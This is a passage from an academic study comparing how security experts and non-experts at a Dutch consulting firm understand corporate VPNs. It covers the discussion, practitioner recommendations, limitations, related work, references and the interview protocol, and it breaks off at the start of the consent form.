Furthermore, in contrast to non-experts, experts also considered better control and device management capabilities due to the VPN as a part of the threats mitigated by a VPN. They noted that systems connected via VPN could be better monitored and corporate security policies could be better enforced. In this context, they mentioned, for example, monitoring clients' software update state and monitoring users' network traffic by passing it through corporate intrusion detection systems. Interestingly, this point actually relates to the privacy threats *introduced* by a VPN mentioned by our participating experts. Still, these mitigations are also not *necessarily* related to the VPN itself. Rather, they are additional services *enabled* by using a VPN. The same general way of thinking reappears in experts seeing a VPN mitigating data leaks due to accidental or intentional actions by insiders. For example, accidentally uploading sensitive files to public clouds or intentionally sharing confidential data via email. According to experts, this can be more easily monitored with a VPN.

5 Discussion

In this section, we first discuss our key observations with regard to our participants' mental models. We then continue from there to identify recommendations for practitioners and suggestions for further research. Finally, we discuss the limitations of our study.

5.1 Our Population & The State of the World

With the global outbreak of COVID-19, remote work became mandatory for the majority of office workers around the world (see, for example, Brynjolfsson et al. [12]). As the company from which we recruited our participants also mandate working from home while using the corporate VPN to retain access to corporate resources, all participants in our sample have—at least—working knowledge of using the corporate VPN. In turn, this priming on using VPNs may affect our results, e.g., participants might be more familiar with which applications need the VPN. However, we find that participants are, for example, still uncertain on which applications require the VPN. We conjecture that this is connected to changes in policies to accommodate remote work without a VPN, e.g., see our participants' reflections on whether the VPN is necessary for using email services, see also Section 5.3.

With our participants (forced to be) familiarized with VPN technology, we are looking at a primed sample concerning VPN technology. This means that our results have to be understood under these constraints and may deviate for a population interviewed before the emergence of COVID-19 as a global pandemic in 2020. At the same time, given the global impact of COVID-19, these conditions *may* actually be considered representative for populations *at this point in time*.

In any case, these considerations and our results imply a series of new research questions for follow-up work. We suggest investigating *if* and *how* the introduction of mandatory remote work impacted users' mental models. For this work, our findings can serve as a first data point for users mental models in a corporate setting during work-from-home orders.

5.2 Impact of Specific VPN Technology

As detailed in Section 2.4, the organization in which we executed our study uses a specific commercial VPN integration tailored to their corporate design. This aspect naturally begs the question of how this *specific* technology has impacted our analysis of users' mental models.

When we revisit our mental model, see Figure 4, we find that the specific tunneling technology being used is not part of the users' mental models. Instead, non-expert and expert users alike consider the actual encapsulation part of the VPN a 'black box' that links their own system via a local 'VPN software' to the corporate network and the Internet.

However, besides the *specific* technology used for the VPN, we find that other aspects of the VPN's implementation *did* have an impact on our participants mental model. The largest impact is certainly in redirecting the default route of VPN users via the corporate network. While this is the case in the corporation from which we recruit, it is not necessarily the case for all corporate VPNs, especially when they are only targeted at providing access to internal services. However, as the default route is redirected here, we find both groups describing Internet access as being facilitated *via* the VPN.

Similarly, as we are dealing with a corporate VPN, and our users' mental model heavily involves the workflow and local VPN application, our results most certainly differ from what would be expected when interviewing a population familiar with end-user VPNs. While the actual technology in that communication—which often will be comparable to the TLS based tunneling used here to reduce the potential for user-visible connectivity failures—most likely will not play a major role either, the procedural and workplace dependent factors we find will not be present. Instead, we conjecture, that for example, the *location* of VPN servers will play a bigger role, as these usually take a prominent position in marketing and user interfaces for end-user VPNs, see, e.g., NordVPN [48].

5.3 When to use a VPN

In our study, experts and non-experts were often unsure when to use a VPN. This finding tied into a variety of factors, including different policies between endpoint types (an application needing the VPN on a PC but not on a tablet), changing policies (An application suddenly being usable (only) with(out) the VPN), and an unclear threat model on the users' side (for experts and non-experts alike). While the first two points can be addressed by a more straightforward policy and risk communication, the latter is more difficult to address. We found that experts' and non-experts' conceptualization of threats heavily depends on their understanding of how a VPN works. However, we also found limitations in experts' and non-experts' understanding of the inner workings of VPNs and—in the corporate context—uncertainty of what services are affected by using a VPN. These beliefs— as in the case of one expert being worried about *becoming* a target when using a VPN—relate to a fear of becoming more of a target when using a VPN. As users are uncertain about *how* a VPN works and may hold *false beliefs* of the protection (or limitations of protection) it offers, they decide to *not* use the VPN, even though it might be beneficial, e.g., when using a public WiFi. These challenges can be further amplified if a corporate policy is inconsistent regarding which applications are accessible with(out) a VPN or if the policy changes without notifying users sufficiently.

5.4 Limitations in Experts' Knowledge

The limitations in experts' knowledge regarding VPNs outlined above, especially in the context of threats around VPNs are a notable observation. Given our population, recruitment channel, and the associated ability to verify these experts' credentials and certifications—see Section 2.3—it is unlikely that we accidentally interviewed non-experts as experts.

There must be different root causes for the observed limitations in knowledge and misconceptions about threat modeling

around VPNs and security. We conjecture that there is a multitude of factors leading to the observed behavior. Computer security has become a complex issue, preventing individuals from attaining a general end-to-end understanding of *all* facets of security. The credentials and certifications held by our experts may only test person compliance with a certain perspective on security, e.g., in the case of ISO27001 on information security management. Furthermore, not only since Snowden the capabilities of state threat actors seem to be limitless, casting doubt and fear even among experts, e.g., see Expert 3 in Section 3.2. Finally, the industry sees 'groundbreaking' vulnerabilities nearly every other day—often partially overhyped with a logo and accompanying social media campaign—casting further fear, uncertainty, and doubt.

However, as we did not aim to investigate the specific issue of experts' knowledge not matching their certified expertise, our data does not hold sufficient explanatory value for making causal claims in this regard. Still, the observed issue is alarming and might have widespread implications for society at large. Hence, we strongly suggest investigating this issue with a targeted explanatory study in future work.

5.5 Recommendations for Practitioners

We argue that operators can significantly improve the efficacy of existing VPN infrastructure by improving their corporate policies, risk communication, and training efforts:

- **VPN Automation:** users reported uncertainty about when to use a VPN; still, they usually internalized the process of using the VPN. We hence recommend improving further the process of using a corporate VPN, so it becomes *invisible* and the *default* for users.
- **Privacy Communication:** experts were concerned about the privacy implications of using a corporate VPN. Corporations should hence find a privacy policy that accommodates a degree of private VPN uses and actively communicate this to their employees. An intrusion detection system configured to ignore specific traffic via the VPN may be better than an intrusion detection system missing important threats because the user turned the VPN off to browse, for example, Facebook.
- **Device Management:** especially expert users found VPNs to be an integral part of device management and policy/compliance enforcement. Given the increasing work-from-home situation the white-collar world finds itself in, we suggest investigating adjusting device management solutions to securely work even without a VPN.
- **Technical Training:** risk communication should focus on what people need to know, and the mental model approach can help facilitate such a design [23]. We find that even non-experts in general *do* have a basic understanding of *how* VPNs work. Following the work of Demjaha et al., we hence suggest utilizing the tunnel metaphor commonly used by participants to make training more accessible [19]. In line with our observations on experts' knowledge, following work by Wash and Cooper, we also recommend focusing the training on story-based peer interactions to improve training outcomes [68].

Finally, we emphasize the importance of IT operators considering users' perspectives and needs, e.g., in terms of clearly communicating the impact of security technologies when deploying mitigations. For example, in our case, several participants reported uncertainty about *when* a VPN should or must be used, see Section 3.1, which could be improved upon.

5.6 Further Research Directions:

While we found a generally similar understanding of threats and mitigations—among experts and non-experts—our results are not directly transferable to end-user VPNs. Especially the privacy concerns noted by experts in our study are of significantly higher relevance in the context of privately used VPNs, see Khan et al. [34]. Users seem to have an imbalanced trust relationship with their local Internet Service Providers (ISPs), while they tend to trust commercial VPN providers more—often unjustly [34]. We hence argue that the trust interdependence between end-users and their local ISPs should be investigated in future studies. Such studies can leverage the mental model we constructed for non-experts to create appropriate interview scripts to explore this trust relationship and how it interacts with the perceived threat landscape.

Furthermore, we suggest studying the use of VPNs—in a corporate as well as a private context—quantitatively to obtain a more general perspective, also spanning different cultural dimensions. Our mental model provides the necessary foundation for such studies to design appropriate questionnaires. Similarly, our mental model can serve as the basis for more controlled studies regarding VPN use, i.e., assessments of the efficacy of the interventions we outlined for practitioners.

Finally, our findings regarding limitations in (certified) experts' knowledge require further research to explain better and quantify these issues.

5.7 Limitations

As qualitative research [6, 11], our work has limitations. Hence, we document these limitations and describe how we reduced their impact, so readers can appropriately contextualize our results. Our study's scope revolves around VPN use in a professional context, where the population is familiar with a specific type of VPN, see Section 2.4. Hence, our results should not be directly transferred to end users' use of VPN software in a non-professional setting or professional use of other VPN technologies. Furthermore, our sample population has been recruited from a single consulting services firm with global operations. As such, the company culture and branch office location in the Netherlands, i.e., cultural environment,

may have impacted our results. Hence, we encourage independent reproduction of our results in other countries.

Our results might be influenced by the work-from-home reality due to the COVID-19 pandemic: Currently, VPN usage is mandatory for corporate users who mostly work remotely.

Our study may suffer from a self-reporting or social desirability bias as we rely on self-reported information. Moreover, as participants volunteered to participate, we may suffer from a self-selection bias, especially among non-experts. We are confident that the impact of this factor is limited due to our sample size and reached theoretical saturation.

The participants were not necessarily familiar with the video conferencing platform and drawing tools used. To counter this, we provided them with a test room to try out the available features before the meeting. Furthermore, we introduced the capabilities of the drawing tools before each interview. We did not collect video from all participants for privacy reasons. Hence, we might have missed some relevant facial expressions for participants opting out of sharing their video. On the other hand, disabling the video link ensures that participants were not biased by the researcher's facial expressions or body language.

6 Related Work

In this section, we compare our work with related studies that either i) compare mental models of experts and non-experts for security and privacy-related topics or ii) investigate the adoption of VPN technology.

Mental Models for Security and Privacy: In order to understand how and why users interact with complex security technology, researchers from usable security and HCI start to leverage users' mental models more frequently to understand human decision-making [33, 60]. We cluster the related work in three broad categories:

i) Mental models of a security-*technology* [1–3, 20, 25, 32, 36, 38, 55, 62, 70]
ii) Mental models of security and privacy best practices (prescriptive knowledge) [4, 5, 9, 40, 49, 50, 67, 69]
iii) Mental models of software development and end users' *practices* (descriptive) [51, 64, 65]

Common examples for the first group are, e.g., Krombholz et al.investigating users' understanding of HTTPS [36], Abu-Salma et al.'s work on secure communication tools [2, 3], and mental models of Tor by Gallagher et al. [25]. Based on our scope, our work follows the approach of these earlier papers. However, while, e.g., Krombholz et al.and Gallagher et al.found experts' and non-experts' mental models to be fundamentally different, we found that the mental models of experts and non-experts for VPNs are fundamentally aligned but diverge on threat and mitigation assessment.

An example from the second group is Asgharpour et al. [5] who quantitatively examine five risk mental models around security risks using a card-sorting methodology on a population of 33 experts and 76 non-experts. Similar to us, they found that risk perception and mental models thereof diverge between experts and non-experts. This finding aligns with ours, where we found general alignment in the basic concepts around VPN technology but diverging mental models concerning the threat environment.

An example for the third category is Votipka et al., who conduct an *observational* study on reverse engineers' work processes. As our study relies on self-reported data, instead of using an observational methodology, our results can not be directly compared to findings from observational studies.

Studies of VPN Adoption: Studies on VPN adoption usually focus on end-user VPNs. Sombatruang et al. [61] studied attributes affecting VPN adoption in the UK ($N = 15$) and Japan ($N = 17$). They found security and privacy considerations to be secondary concerns when users choose a VPN service. Instead, users focus on app review ratings, the price, and recommendations—see also Redmiles et al. [52, 53]—for choosing a service. This aligns with our observation that, e.g., corporate policy and integration into the workflow play a major role in corporate VPN usage.

Namara et al. [45] surveyed 90 end-users already using public VPNs on their usage patterns in the context of the Technology Acceptance Model [18] in combination with the risk-as-feeling theory [37] to investigate emotional and practical aspects of VPN adoption. While this study again focuses on public VPNs, their results are comparable insofar that we also observe a connection between *perceived* risks not necessarily rooted in facts, i.e., fears, and users reported behavior around using VPNs.

7 Conclusion

We find that—in general—the mental models of VPNs between experts and non-experts are similar. Naturally, experts exhibit a deeper understanding of the underlying technology and specific configuration of that technology within the corporations' infrastructure. As the threat modelling aspects of our participants' mental models depend on the depth of their technical understanding, these differences—experts mental models being a superset of non-experts'— can also be found for users' threat modeling. This point is supported by the diverse views our experts have regarding network monitoring enabled by VPNs: While they *do* see it as a new threat, they *also* recognize it as an important feature *mitigating* threats. Nevertheless, both experts and non-experts partially hold inaccurate assumptions of a corporate VPN effect on the threat landscape. These inaccuracies do reflect on participants' threat assessment—partially leading to them overestimating risks introduced by VPNs—and should be addressed appropriately. Based on our findings, we drafted guidelines for improving training, communication, and deployment processes around corporate VPNs, see Section 5.5.

Data Availability: The data consisting of the summarized demographic information, anonymized transcriptions, and anonymized drawings are accessible in the 4TU.Centre for Research Data for a minimum period of 10 years [8].

Acknowledgements: This material is based on research supported by the European Commission (EC) under grant CyberSecurity4Europe (#830929), and the Nederlandse Organisatie voor Wetenschappelijk Onderzoek (Dutch Research Council, NWO) under grants RAPID (CS.007) and INTERSECT (NWA.1160.18.301).

Any views, opinions, findings, recommendations, or conclusions contained or expressed herein are those of the authors and do not necessarily reflect the position, official policies, or endorsements, either expressed or implied of their host institutions, or those of the EC, or NWO.

References

[1] Noura Abdi, Jose M. Such, and Kopo M. Ramokapane. "More than Smart Speakers: Security and Privacy Perceptions of Smart Home Personal Assistants". In: *Proceedings of the 15th Symposium On Usable Privacy and Security (SOUPS)*. 2019, pp. 451–466.

[2] Ruba Abu-Salma, Elissa M Redmiles, Blase Ur, and Miranda Wei. "Exploring User Mental Models of End-to-End Encrypted Communication Tools". In: *Proceedings of the 8th USENIX Workshop on Free and Open Communications on the Internet (FOCI)*. 2018.

[3] Ruba Abu-Salma, M. Angela Sasse, Joseph Bonneau, Anastasia Danilova, Alena Naiakshina, and Matthew Smith. "Obstacles to the Adoption of Secure Communication Tools". In: *Proceedings of the 38th IEEE Symposium on Security & Privacy (S&P)*. 2017, pp. 137–153.

[4] Bilal Al Sabbagh and Stewart Kowalski. "Developing social metrics for security modeling the security culture of it workers individuals (case study)". In: *Proceedings of the 5th International Conference on Communications, Computers and Applications (MIC-CCA)*. IEEE. 2012, pp. 112–118.

[5] Farzaneh Asgharpour, Debin Liu, and L. Jean Camp. "Mental Models of Security Risks". In: *Proceedings of the 12th International Workshop on Usable Security (USEC)*. 1st ed. Vol. 4886. Lecture Notes in Computer Science. 2007, pp. 367–377. URL: http://link.springer.com/10.1007/978-3-540-77366-5%7B%5C_%7D34.

[6] Rosaline S Barbour. "Quality of Data Analysis". In: *The SAGE Handbook of Qualitative Data Analysis*. 2014, pp. 496–510.

[7] Veroniek Binkhorst. *Improving Cyber Risk Communication: Mental Models of VPN in a professional services firm in the Netherlands*. Tech. rep. 2020. URL: https://repository.tudelft.nl/islandora/object/uuid%3Ac92f8e21-d935-4406-ae89-6cb7abb74f4a.

[8] Veroniek Binkhorst, Tobias Fiebig, Katharina Krombholz, Wolter Pieters, and Kate Labunets. *Data underlying the research of VPN Mental Models Among Experts and Non-Experts in a Corporate Context*. Dec. 2021. URL: https://doi.org/10.4121/17118491.v1.

[9] Cristian Bravo-Lillo, Lorrie Faith Cranor, Julie Downs, and Saranga Komanduri. "Bridging the gap in computer security warnings: A mental model approach". In: *IEEE Security & Privacy* 9.2 (2011), pp. 18–26. URL: https://ieeexplore-ieee-org.tudelft.idm.oclc.org/abstract/document/5669245.

[10] Mark de Bruijne, Michel van Eeten, Carlos Gañán, and Wolter Pieters. *Towards a new cyber threat actor typology*. Tech. rep. 2017. URL: https://www.wodc.nl/onderzoeksdatabase/2740-categorisering-en-motieven-cyberactoren.aspx.

[11] Alan Bryman. *Social Research Methods*. 4th ed. Oxford University Press, 2012.

[12] Erik Brynjolfsson, John J Horton, Adam Ozimek, Daniel Rock, Garima Sharma, and Hong-Yi TuYe. *COVID-19 and remote work: an early look at US data*. Tech. rep. National Bureau of Economic Research, 2020.

[13] Terry Anthony Byrd, Kathy L. Cossick, and Robert W. Zmud. "A synthesis of research on requirements analysis and knowledge acquisition techniques". In: *MIS Quarterly* 16 (1 1992), pp. 117–138.

[14] Tim Casey. *Understanding Cyberthreat Motivations to Improve Defense*. Tech. rep. 2015. URL: https://www.intel.com/content/dam/www/public/us/en/documents/white-papers/understanding-cyberthreat-motivations-to-improve-defense-paper.pdf.

[15] Timothy Casey. *Threat Agent Library Helps Identify Information Security Risks*. Tech. rep. 2007. URL: https://www.researchgate.net/publication/324091298%7B%5C_%7DThreat%7B%5C_%7DAgent%7B%5C_%7DLibrary%7B%5C_%7DHelps%7B%5C_%7DIdentify%7B%5C_%7DInformation%7B%5C_%7DSecurity%7B%5C_%7DRisks.

[16] Juliet Corbin and Anselm Strauss. "Grounded theory research: Procedures, canons, and evaluative criteria". In: *Qualitative Sociology* 13.1 (1990), pp. 3–21. URL: http://link.springer.com/10.1007/BF00988593.

[17] Juliet Corbin and Anselm Strauss. *Basics of Qualitative Research: Techniques and Procedures for Developing Grounded Theory*. 3rd ed. SAGE, 2008.

[18] Fred D Davis. "A Technology Acceptance Model for Empirically Testing New End-user Information Systems: Theory and Results". PhD thesis. Massachusetts Institute of Technology, 1985.

[19] Albese Demjaha, Jonathan M Spring, Ingolf Becker, Simon Parkin, and M Angela Sasse. "Metaphors considered harmful? An exploratory study of the effectiveness of functional metaphors for end-to-end encryption". In: *Proc. USEC*. Internet Society. 2018.

[20] Constanze Dietrich, Katharina Krombholz, Kevin Borgolte, and Tobias Fiebig. "Investigating system operators' perspective on security misconfigurations". In: *Proceedings of the 25th ACM SIGSAC Conference on Computer and Communications Security (CCS)*. 2018, pp. 1272–1289.

[21] K. Egevang and P. Francis. *The IP Network Address Translator (NAT)*. RFC 1631. IETF, May 1994. URL: http://tools.ietf.org/rfc/rfc1631.txt.

[22] Anja Feldmann, Oliver Gasser, Franziska Lichtblau, Enric Pujol, Ingmar Poese, Christoph Dietzel, Daniel Wagner, Matthias Wichtlhuber, Juan Tapiador, Narseo Vallina-Rodriguez, et al. "The Lockdown Effect: Implications of the COVID-19 Pandemic on Internet Traffic". In: *Proceedings of the 20th Internet Measurement Conference (IMC)*. 2020, pp. 1–18.

[23] Baruch Fischhoff. "Risk Perception and Communication Unplugged: Twenty Years of Process". In: *Risk Analysis* 15.2 (1995), pp. 137–145. URL: http://doi.wiley.com/10.1111/j.1539-6924.1995.tb00308.x.

[24] Marsha E. Fonteyn, Benjamin Kuipers, and Susan J. Grobe. "A Description of Think Aloud Method and Protocol Analysis". In: *Qualitative Health Research* 3 (4 1993), pp. 430–441. URL: http://journals.sagepub.com/doi/10.1177/104973239300300403.

[25] Kevin Gallagher, Sameer Patil, and Nasir Memon. "New Me: Understanding Expert and Non-Expert Perceptions and Usage of the Tor Anonymity Network". In: *Proceedings of the 13th Symposium On Usable Privacy and Security (SOUPS)*. 2017.

[26] Nelly Ghaoui. *Policy strategies for VPN for consumers in the Netherlands*. Tech. rep. 2016. URL: https://studentntheses.universiteitleiden.nl/access/item%3A2666258/view.

[27] Devon Greyson, Heather O'Brien, and Jean Shoveller. "Information world mapping: A participatory arts-based elicitation method for information behavior interviews". In: *Library & Information Science Research* 39.2 (2017), pp. 149–157.

[28] Jassim Happa and Graham Fairclough. "A Model to Facilitate Discussions About Cyber Attacks". In: *Ethics and Policies for Cyber Operations*. 2017, pp. 169–185.

[29] International Organization for Standardization. *ISO 3100:2018*. 2018. URL: https://www.iso.org/obp/ui/%7B%5C#%7Diso:std:iso:31000:ed-2:v1:en:term:3.1 (visited on 10/05/2020).

[30] Natalie A. Jones, Helen Ross, Timothy Lynam, Pascal Perez, and Anne Leitch. "Mental models: An interdisciplinary synthesis of theory and methods". In: *Ecology and Society* 16.1 (2011). URL: http://ro.uow.edu.au/smartpapers/81.

[31] Juniper Networks. *Juniper Remote Access VPNs with NCP Exclusive Remote Access Client*. 2021. URL: https://www.juniper.net/documentation/us/en/software/junos/vpn-ipsec/topics/topic-map/security-remote-access-vpns-with-ncp-exclusive-remote-access-client.html (visited on 12/21/2021).

[32] Ruogu Kang, Laura Dabbsih, Nathaniel Fruchter, and Sarah Kiesler. ""My Data Just Goes Everywhere:" User Mental Models of the Internet and Implications for Privacy and Security". In: *Proceedings of the 11th Symposium On Usable Privacy and Security (SOUPS)*. 2015, pp. 39–52.

[33] Mannat Kaur, Michel van Eeten, Marijn Janssen, Kevin Borgolte, and Tobias Fiebig. "Human Factors in Security Research: Lessons Learned from 2008-2018". In: *arXiv preprint arXiv:2103.13287* (2021).

[34] Mohammad Taha Khan, Joe DeBlasio, Geoffrey M Voelker, Alex C Snoeren, Chris Kanich, and Narseo Vallina-Rodriguez. "An empirical analysis of the commercial VPN ecosystem". In: *Proceedings of the 18th Internet Measurement Conference (IMC)*. 2018, pp. 443–456.

[35] Klaus Krippendorff. *Content Analysis: An Introduction to Its Methodology*. 2nd ed. SAGE, 2004.

[36] Katharina Krombholz, Karoline Busse, Katharina Pfeffer, Matthew Smith, and Emanuel von Zezschwitz. ""If HTTPS Were Secure, I Wouldn't Need 2FA" - End User and Administrator Mental Models of HTTPS". In: *Proceedings of the 40th IEEE Symposium on Security & Privacy (S&P)*. 2019, pp. 246–263.

[37] George F Loewenstein, Elke U Weber, Christopher K Hsee, and Ned Welch. "Risk as feelings". In: *Psychological bulletin* 127.2 (Mar. 2001), pp. 267–286.

[38] Alexandra Mai, Katharina Pfeffer, Matthias Gusenbauer, Edgar Weippl, and Katharina Krombholz. "User Mental Models of Cryptocurrency Systems-A Grounded Theory Approach". In: *Proceedings of the 16th Symposium On Usable Privacy and Security (SOUPS)*. 2020.

[39] Janosch Maier, Arne Padmos, Mortaza S Bargh, and Wolfgang Wörndl. "Influence of Mental Models on the Design of Cyber Security Dashboards." In: *Proceedings of the 12th International Conference on Communications, Computers and Applications (MIC-CCA)*. 2017, pp. 128–139.

[40] Heike Märki, Miriam Maas, Michaela Kauer-Franz, and Marius Oberle. "Increasing software security by using mental models". In: *Advances in Intelligent Systems and Computing*. 2016, pp. 347–359.

[41] Allison McDonald, Matthew Bernhard, Luke Valenta, Benjamin VanderSloot, Will Scott, Nick Sullivan, J Alex Halderman, and Roya Ensafi. "403 Forbidden: A Global View of CDN Geoblocking". In: *Proceedings of the 18th Internet Measurement Conference (IMC)*. 2018, pp. 218–230.

[42] MITRE ATT&CK. *Enterprise Tactics*. URL: https://attack.mitre.org/tactics/enterprise/ (visited on 09/11/2020).

[43] Maria D Molina, Andrew Gambino, and S Shyam Sundar. "Online Privacy in Public Places: How do Location, Terms and Conditions and VPN Influence Disclosure?" In: *Proceedings of the 2019 ACM SIGCHI Conference on Human Factors in Computing Systems (CHI)*. 2019, pp. 1–6.

[44] M. Granger Morgan, Baruch Fischhoff, Ann Bostrom, and Cynthia J Atman. *Risk Communication: A Mental Models Approach*. Cambridge University Press, 2002.

[45] Moses Namara, Daricia Wilkinson, Kelly Caine, and Bart P Knijnenburg. "Emotional and Practical Considerations Towards the Adoption and Abandonment of VPNs as a Privacy-Enhancing Technology". In: *Proceedings of the 20th Privacy Enhancing Technologies Symposium (PETS)*. 2020, pp. 83–102.

[46] National Coordinator for Security and Counterterrorism. *Nederlandse Cybersecurity Agenda*. Tech. rep. 2019. URL: https://www.nctv.nl/onderwerpen/ncsa/documenten/publicaties/2018/04/21/nederlandse-cybersecurity-agenda.

[47] Daiyuu Nobori and Yasushi Shinjo. "VPN Gate: A Volunteer-Organized Public VPN Relay System with Blocking Resistance for Bypassing Government Censorship Firewalls". In: *Proceedings of the 11th USENIX Symposium on Networked Systems Design and Implementation (NDSI)*. 2014, pp. 229–241.

[48] Nord VPN. *All you need to know: TLS vs. SSL*. 2021. URL: https://nordvpn.com/blog/tls-vs-ssl/ (visited on 07/23/2021).

[49] Maggie Oates, Yama Ahmadullah, Abigail Marsh, Chelse Swoopes, Shikun Zhang, Rebecca Balebako, and Lorrie Faith Cranor. "Turtles, Locks, and Bathrooms: Understanding Mental Models of Privacy Through Illustration". In: *Proceedings of the 18th Privacy Enhancing Technologies Symposium (PETS)*. 4. 2018, pp. 5–32.

[50] Celeste Lyn Paul and Kirsten Whitley. "A taxonomy of cyber awareness questions for the user-centered design of cyber situation awareness". In: *Proceedings of the 1st International Conference on Human Aspects of Information Security, Privacy and Trust (HAS)*. 1st ed. 2013, pp. 145–154.

[51] Kopo Marvin Ramokapane, Awais Rashid, and Jose Miguel Such. ""I feel stupid I can't delete...": A Study of Users' Cloud Deletion Practices and Coping Strategies". In: *Proceedings of the 13th Symposium On Usable Privacy and Security (SOUPS)*. 2017, pp. 241–256.

[52] Elissa M Redmiles, Sean Kross, and Michelle L Mazurek. "How I Learned to Be Secure: A Census-Representative Survey of Security Advice Sources and Behavior". In: *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS)*. 2016, pp. 666–677.

[53] Elissa M Redmiles, Amelia R Malone, and Michelle L Mazurek. "I Think They're Trying to Tell Me Something: Advice Sources and Selection for Digital Security". In: *Proceedings of the 37th IEEE Symposium on Security & Privacy (S&P)*. IEEE. 2016, pp. 272–288.

[54] Y. Rekhter, B. Moskowitz, D. Karrenberg, G. J. de Groot, and E. Lear. *Address Allocation for Private Internets*. RFC 1918. IETF, Feb. 1996. URL: http://tools.ietf.org/rfc/rfc1918.txt.

[55] Karen Renaud, Melanie Volkamer, and Arne Renkema-Padmos. "Why doesn't Jane protect her privacy?" In: *Proceedings of the 14th Privacy Enhancing Technologies Symposium (PETS)*. 2014, pp. 244–262.

[56] A. Retana, R. White, V. Fuller, and D. McPherson. *Using 31-Bit Prefixes on IPv4 Point-to-Point Links*. RFC 3021. IETF, Dec. 2000. URL: http://tools.ietf.org/rfc/rfc3021.txt.

[57] Bernd Rohrmann. "The evaluation of risk communication effectiveness". In: *Acta Psychologica* 81.2 (1992), pp. 169–192. URL: https://www.sciencedirect.com/science/article/pii/000169189290004W.

[58] Johnny Saldaña. *The Coding Manual for Qualitative Researchers*. SAGE, 2016.

[59] Liz Sanders and Pieter Jan Stappers. *Convivial Toolbox*. BIS Publishers B.V., 2012.

[60] Martina-Angela Sasse. "How to T(R)AP Users' Mental Models". In: *Human Factors in Information Technology*. Vol. 2. Feb. 12, 1991, p. 572.

[61] Nissy Sombatruang, Tan Omiya, Daisuke Miyamoto, M Angela Sasse, Youki Kadobayashi, and Michelle Baddeley. "Attributes affecting user decision to adopt a Virtual Private Network (VPN) app". In: *Proceedings of the 22nd International Conference on Information and Communications Security (ICICS)*. 2020, pp. 223–242.

[62] Eric Spero, Milica Stojmenovic, Zahra Hassanzadeh, Sonia Chiasson, and Robert Biddle. "Mixed Pictures: Mental Models of Malware". In:

Proceedings of the 17th International Conference on Privacy, Security and Trust (PST). 2019.

[63] Anselm Strauss and Juliet Corbin. *Basics of Qualitative Research: Techniques and Procedures for Developing Grounded Theory*. 2nd ed. SAGE, 1998.

[64] K. Vaniea, E. Rader, and R. Wash. "Mental models of software updates". In: *International Communication Association* (2014), pp. 1–39. URL: https://scholar.google.com/scholar?cluster=9993021985847634727.

[65] Daniel Votipka, Seth Rabin, Kristopher Micinski, Jeffrey S Foster, and Michelle L Mazurek. "An Observational Investigation of Reverse Engineers' Processes". In: *Proceedings of the 29th USENIX Security Symposium (USENIX Security)*. 2020, pp. 1875–1892.

[66] Zhongjie Wang, Yue Cao, Zhiyun Qian, Chengyu Song, and Srikanth V Krishnamurthy. "Your State is Not Mine: A Closer Look at Evading Stateful Internet Censorship". In: *Proceedings of the 17th Internet Measurement Conference (IMC)*. 2017, pp. 114–127.

[67] Rick Wash. "Folk models of home computer security". In: *Proceedings of the 6th Symposium On Usable Privacy and Security (SOUPS)*. 2010, pp. 1–16.

[68] Rick Wash and Molly M Cooper. "Who provides phishing training? facts, stories, and people like me". In: *Proceedings of the 2018 ACM SIGCHI Conference on Human Factors in Computing Systems (CHI)*. 2018.

[69] Rick Wash and Emilee Rader. "Too Much Knowledge? Security Beliefs and Protective Behaviors Among United States Internet Users". In: *Proceedings of the 11th Symposium On Usable Privacy and Security (SOUPS)*. 2015, pp. 309–325.

[70] Justin Wu and Daniel Zappala. "When is a Tree Really a Truck? Exploring Mental Models of Encryption". In: *Proceedings of the 14th Symposium On Usable Privacy and Security (SOUPS)*. 2018, pp. 395–409.

A Interview Protocol

This appendix contains the interview protocol in English. At the beginning of the interview, a short introduction was provided. The native language version of the interview protocol can be found in the thesis report [7].

A.1 Interview Introduction

The aim of this research is to determine the differences between experts and non-experts in their perception of VPN. The focus is on the VPN in [the professional services firm]. In this interview, I will ask you some questions, and the intention is that you tell as much as possible about what you know about VPN. I would like to emphasize that there are no right and wrong answers, so tell everything you can think of. During the interview I will ask you to make a drawing based on an assignment. I ask you to think out loud as much as possible while making this drawing. For the drawing we will use the whiteboard in Big Blue Button. I will now show the whiteboard and briefly explain how it works. <Show the whiteboard and give a brief overview of the possibilities>. I would like to inform you again that this interview will be recorded. The recording will be used to transcribe the interview and will not be viewed by anyone outside the research group. I have sent you a consent form by e-mail, have you been able to read this and do you have any questions about this? Do you have any other questions before we start the interview?

A.2 Interview Structure

The complete overview is presented in Table A.1. First, a general question was asked (A), after which each topic mentioned was asked to elaborate. Continuation to the next section (B, C, or D) happened when either no new topics came up in the current section or when an interviewee naturally continued to a new section. When an interviewee continued to a new section, the interviewer let the interviewee continue and revisited the previous section when appropriate.

A Starting question

1. What is a VPN?

B When drawing blank in block A (in order)

1. Have you ever heard the word VPN? Can you remember anything about it?
2. Let's see whether we can jog your memory. VPN is called <name of VPN in firm> within <name of firm>.

C Questions how VPN works (not necessarily in this order)

1. Why do you use VPN?
   - When?
   - Where?
2. What actions do you take to create a VPN connection?
3. On what devices do you use a VPN?
4. How does a VPN work? / What happens when you make a VPN connection?
5. Drawing exercise
   - Basis scenario: Make a VPN connection at home
   - Second scenario (different location): Make a VPN connection at a coffee bar
   - Third scenario (specific task): Send an e-mail with an active VPN connection

D Questions changes in threat landscape

1. What is the influence of a VPN connection on your computer security?
   - Why?
   - How?
   - In drawing: draw influence in previous drawing.
2. What kinds of digital threats do you deal with on a normal day?
   - How does the threat change because of the VPN connection?
3. What kinds of social threats do you deal with on a normal day?
   - How does the kind of attacker change because of the VPN connection?
   - What would be an attacker's intention?
   - What would be an attacker's capability?
4. What could be the impact of an attack?
   - Why?
   - How?

   Vulnerabilities of VPN
5. How secure is a VPN connection?
6. If not 100% secure:
   - Why?
   - In drawing: draw where it is not secure and the cause
   - How do your actions change because of this?
   - What are the consequences of these insecurities?

E Example neutral continuation prompts

- Could you elaborate on that?
- Could you go into more detail about that?
- Sorry, could you explain what you mean with . . . ?
- What do you mean with . . . ?
- Why do you say . . . ?
- What is . . . ?

B Informed Consent Form

Dear <name>,

In this e-mail I send you the consent form for the interview upcoming <day>. In this consent form you will find more information regarding the study and you can find to what you agree by participating in the study. Giving consent can by replying on this e-mail, stating that you give consent. If you have any questions regarding the interview or the consent form, you can e-mail me or ask the questions at the beginning of the interview.

Information regarding the study, data processing, and questions.

1. Background and aims of the study
